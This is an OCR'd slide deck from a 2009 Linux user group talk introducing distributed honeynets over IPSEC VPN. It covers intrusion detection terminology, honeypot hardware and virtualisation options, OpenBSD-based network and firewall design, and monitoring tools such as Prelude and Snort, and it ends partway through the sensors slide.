



Introduction to Distributed Honeynets over VPN

Will McCammon
Distributed Honeynets Project


Presented at WMLUG - July 30, 2009

Definitions




"A honeynet is a research tool consisting of a network specifically designed for the purpose of being compromised, with control mechanisms that prevent this network from being used as a base for launching attacks against other networks."

- Cristine Hoepers, Klaus Steding-Jessen, and Antonio Montes, Honeynets Applied to the CSIRT Scenario



Definitions




IDS - Intrusion Detection System

- Emphasis on detection only (passive)
- Does not require attack response
- Examples: snort, acid, base, ossec

IPS - Intrusion Prevention System

- Implies attack response (active)
- Dynamic prevention based on real-time attack data
- Examples: snort in-line, portsentry

Definitions




HIDS - Host Intrusion Detection System

- Sensors installed on honeypots or target servers
- Data collected can include syscalls, local logs, rootkits, etc.
- May be possible to detect and thwart
- Requires expert knowledge in filesystem, memory management, and forensic recovery

NIDS - Network Intrusion Detection System


- Sensor listening on network tap or span port
- Data collected may be encrypted, thus difficult to interpret
- Requires expert knowledge of routing, bridging, firewalls

Purpose




- Lowering barriers of entry for participants by creating software distribution sets that meet the needs of the individual as well as the collective
- Educating network administrators about threat levels based on actual attacks rather than directed by computer security media propaganda
- Establishing communication between network professionals that enable them to provide evidence for the apprehension and prosecution of attackers at large

Infrastructure



- Hardware
  - Servers
    - Minimum: 566Mhz, 256M RAM, 20G HD
    - Average: 1.5Ghz, 1G RAM 80G HD
    - Recommended: 2+Ghz Multicore SMP, 4+G RAM, 1+T SAN
  - Network
    - Minimum: 512Kb uplink, 10Mb LAN
    - Average LAN: 3Mb uplink, 100Mb LAN
    - Recommended: 6Mb uplink, 1000Gb LAN

Infrastructure




- Software
  - Servers
    - Ubuntu 9.04
    - CentOS 5.3
    - OpenBSD 4.5
  - Network
    - OpenBSD 4.0
    - OpenBSD 4.5
  - Honeypots
    - Debian Linux
    - RedHat Linux
    - OpenBSD
    - Windows


CentOS

debian

OpenBSD


Infrastructure






http://distributed.honeynets.org/pub/honeynet.png

Honeypots




- Bare-metal Installation
  - Most realistic attacker interaction pre-virtualization era
  - Setup is familiar and well documented
  - Limitations:
    - Difficult to replicate (must reinstall from scratch)
    - Wasted resources (avg CPU load 0.00)
    - OS requirements based on release year
      (Old OS will not install without newer drivers)

Honeypots




- Virtual Installation
  - Easy to manage (insert cloud propaganda)
  - Easy to replicate (boot last clean image)
  - Limitations
    - Requires new skillset (Xen, KVM, VMWare)
    - Increased overhead (CPU cycles for hypervisor)
    - Upfront expense (multicore CPU, dense RAM)
    - Can quickly become complex

Network




- IP Allocation
  - Public: required for central gateway(s)
  - Private: currently required for honeynet with 1:1 binat mapping to honeypots from gateway(s)
- Subnets
  - Adminnet: 10.254.0.0/16
  - Honeynet: 10.1.0.0/16
- Routers
  - OpenBSD in production, though any standards-compliant router should work
  - Public router performing NAT on central gateway must support IPSEC

Network




- Bridges
  - Required for each gateway if the honeynet is on the same subnet at each end (gif0 + ext0 => br0)
  - May be placed anywhere to sniff packets
- Firewalls
  - Required at the central gateway for NAT
  - Recommended at every choke-point
  - Must drop connections to the administrative, personal, and allied networks
  - Limit total number of tcp states
  - Limit rate of tcp connections
  - Limit icmp packet frequency

Network




- Traffic
  - ALTQ in production on OpenBSD gateways
  - Control each type of traffic based on priority
    - Class based queueing (CBQ)
      Shared bandwidth allocated by group
    - Hierarchical Fair Service Curve (HFSC)
      Shared bandwidth with guaranteed minimum
    - Priority Queueing (PRIQ)
      Packet position determined on priority alone
- Failover
  - Experimenting with Common Address Redundancy Protocol (CARP) in OpenBSD
  - Backup hardware with fully meshed network

Network




- IPSEC VPN
  - Advantages:
    - Standards-based
    - May use most if not all types of network traffic
    - X.509 Certification management
  - Disadvantages:
    - Complex setup (made easier with OpenBSD)
    - NAT challenge may be subverted by using IPv6 or NAT-T for traversal


Network




- IPSEC (continued)
  - Two types of IPSEC headers
    - AH: authentication header
      - does not work with NAT
      - provides packet identity and integrity verification
      - does not provide packet privacy
    - ESP: ecapsulating security payload
      - works with NAT
      - provides packet identity and integrity verification
      - provides packet privacy


Network






http://www.networkworld.com/subnets/cisco/040207-ch6-mpls.html?page=3







http://blog.chinaunix.net/u1/42903/showart_458234.html

Intrusion Detection System




- Management
  - Prelude
  - Sguil
  - ACID
  - BASE
- Sensors
  - Network: snort, tcpdump
  - Guest: samhain, syslog
  - Host: QEMU
- Storage
  - Text: XML, ASCII
  - Database: MySQL, PostgreSQL
  - Distribution: Prelude, rsync






Management




- Prelude
  - Central data collection for honeypots and gateways
  - Sensors may be host or network based
  - Collection of syslog, firewall, md5sum, and packet data
  - Correlation of alerts based on advanced search
  - Intrinsic authentication and encryption for sensors
  - Data collection failover
  - Parent and child data collection managers

Sensors




- Snort
  - Creates alerts for correlation in real time
  - Requires fine-tuning for false positives and negatives
  - May be processor intensive with high load traffic
  - Alerts forwarded to the prelude collection manager(s)
- Tcpdump
